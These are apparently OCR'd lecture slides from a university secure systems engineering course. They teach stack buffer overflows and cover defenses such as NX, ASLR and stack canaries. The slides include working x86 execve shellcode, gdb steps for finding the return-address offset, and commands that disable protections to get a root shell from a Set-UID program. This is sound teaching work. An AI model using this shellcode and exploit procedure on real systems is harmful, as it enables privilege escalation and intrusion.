Why can't I hold all these ~~limes~~ bytes?

Secure Systems Engineering Fall 2024

🛡️ EE G7701

September 11, 2024
Tushar Jois

Recap

- Rust is a language designed to build reliable and efficient software
- Rust’s syntax and features help when writing large codebases
- Ownership and borrowing rules help ensure safety at compile time

Lesson objectives


- Understand how a buffer overflow can modify a program’s control flow
- Perform a buffer overflow attack and spawn a shell
- Compare potential defenses, and contrast their shortcomings

Systems security is all about **code** providing defense against malicious activity.

(the code has to actually work)

C

```
if (access(user, resource) ≠ ACCESS_OK) {
    panic("user cannot access resource!");
} else {
    use(user, resource);
}
```




```c
char buffer[9] = {0};

memcpy(buffer, "hello!", 6);

memcpy(buffer, "abcdefghij", 9);

memcpy(buffer, "abcdefghij", 10);

memcpy(buffer, "abcdefghijklmnopqrstuvwxyz", 26);
```

```
Exception in thread "main" java.lang.ArrayIndexOutOfBoundsException:
     Index out of bounds for length 9
     at Buffer.main(Buffer.java:4)
```

```
Program terminated with signal SIGSEGV, Segmentation fault
```

Process isolation

Buffer overflow attack

Can overwrite data past the buffer to change the control flow!

Stores information about the order of program execution (**control flow**)

part of

‘h’	‘e’	‘l’	‘l’	‘o’	‘!’	0	0	0	191	22

“the stack”

program data | program info

‘a’	‘b’	‘c’	‘d’	‘e’	‘f’	‘g’	‘h’	‘i’	‘j’	22
									106	


```
char buffer[9] = {0};
memcpy(buffer, "abcdefghij", 10);
```

```
if (access(user, resource) ≠ ACCESS_OK) {
   panic("user cannot access resource!");
} else {
   use(user, resource);
}
```


Exploitation steps:

1. Identify your target buffer
2. Figure out where we want to go
3. Overwrite the buffer to change the control flow of the program
4. The program then moves to where we want it to!

```c
void f(int a, int b)
{
    int x;
}

void main()
{
    f(1,2);
    printf("%s\n", "Hello!");
}
```



```
main()
    foo()
        bar()
```





Stack
grows
(High address)
main()
foo()
main()'s Frame Pointer
bar()
foo()'s Frame Pointer
Current
Frame
Pointer
(Low address)

```c
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

User controlled

```c
int foo(char *str)
{
    char buffer[11];
    strcpy(buffer, str);
    return 1;
}
```






```
if (access(user, resource) ≠ ACCESS_OK) {
   panic("user cannot access resource!");
} else {
   use(user, resource);
}
```

More general?

Shellcode

For when you don’t know where you want to go

- Instead of moving to a specific place in the program, spawn a new *shell*
- The new shell will spawn with the *same permissions* as the application running
  - If it’s `root` → you’re done
  - Set-UID programs!

Building shellcode

- Assembly code (machine instructions) for launching a shell
- Goal: Use `execve("/bin/sh", argv, 0)` to run shell
- Registers used:
    - `eax` = `0x0000000b` (11) : Value of system call `execve()`
    - `ebx` = address to `/bin/sh`
    - `ecx` = address of the argument array.
        - `argv[0]` = the address of `/bin/sh`
        - `argv[1]` = `0` (i.e., no more arguments)
    - `edx` = `0` (no environment variables are passed).
    - `int 0x80`: invoke `execve()`


```
const char code[] =
  "\x31\xc0"         /* xorl    %eax,%eax      */
  "\x50"             /* pushl   %eax           */
  "\x68""//sh"       /* pushl   $0x68732f2f    */
  "\x68""/bin"       /* pushl   $0x6e69622f    */
  "\x89\xe3"         /* movl    %esp,%ebx      */   ← set %ebx
  "\x50"             /* pushl   %eax           */
  "\x53"             /* pushl   %ebx           */
  "\x89\xe1"         /* movl    %esp,%ecx      */   ← set %ecx
  "\x99"             /* cdq                    */   ← set %edx
  "\xb0\x0b"         /* movb    $0x0b,%al      */   ← set %eax
  "\xcd\x80"         /* int     $0x80          */   ← invoke execve()
;
```

Why?

```c
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

How do we build this?

```c
int foo(char *str)
{
    char buffer[11];
    strcpy(buffer, str);
    return 1;
}
```



Task A: `buffer` → return address distance

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo            ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10     strcpy(buffer, str);
```


```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

- Distance between `$ebp` and `buffer` is 108 bytes
- Return address is beyond `$ebp` (4 bytes on `x86`)
- Thus, the distance between `buffer` and the return address is **112**

```c
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```


How do we build this?

```c
int foo(char *str)
{
    char buffer[11];
    strcpy(buffer, str);
    return 1;
}
```




Task B: address of the shellcode

Find using gdb




NOP sled

Putting it all together: `badfile`



Must not contain 0




```
$ gcc -o stack -z execstack -fno-stack-protector stack.c  ← Disable defenses
$ sudo chown root stack
$ sudo chmod 4755 stack  ← Make Set-UID
$ ./exploit.py  ← Generate badfile with shellcode based on distance from gdb
$ ./stack
# id  ← Got a root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

Defending against buffer overflow attacks

- **Developer-level**: check the length of data before copying
  - Use safer functions like `strncpy()`, `strncat()`
  - Use safer dynamic link libraries that check the length of the data before copying
- **Hardware-level**: Non-Executable (NX) stack
- **OS-level**: Address Space Layout Randomization (ASLR)
- **Compiler-level**: StackGuard


Hardware-level defense: NX

- Mark certain regions non-executable (NX), like the stack
  - Shellcode in the stack region of memory cannot be executed

```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!
```

```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

- What about jumping to existing code, such as the C standard library?
  - For example: `system(cmd)`, which executes the command `cmd`



Return-to-`libc` attack

OS-level defense: ASLR

Randomize the start location of the stack → Address of the stack different every execution → Difficult to guess the stack address → Difficult to figure out the address of %ebp and malicious code

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

Breaking ASLR?

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```


```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

Compiler-level defense: StackGuard

```
void foo(char *str)
{
    int guard;
    guard = secret;

    char buffer[12];
    strcpy(buffer, str);

    if (guard != secret)
        exit(1);

    return OK;
}
```

Inserted by compiler




```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:  ./prog terminated
```

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl     %esp, %ebp
    .cfi_def_cfa_register 5
    subl     $56, %esp
    movl     8(%ebp), %eax
    movl     %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl     -28(%ebp), %eax
    movl     %eax, 4(%esp)
    leal     -24(%ebp), %eax
    movl     %eax, (%esp)
    call     strcpy
    // Canary Check Start
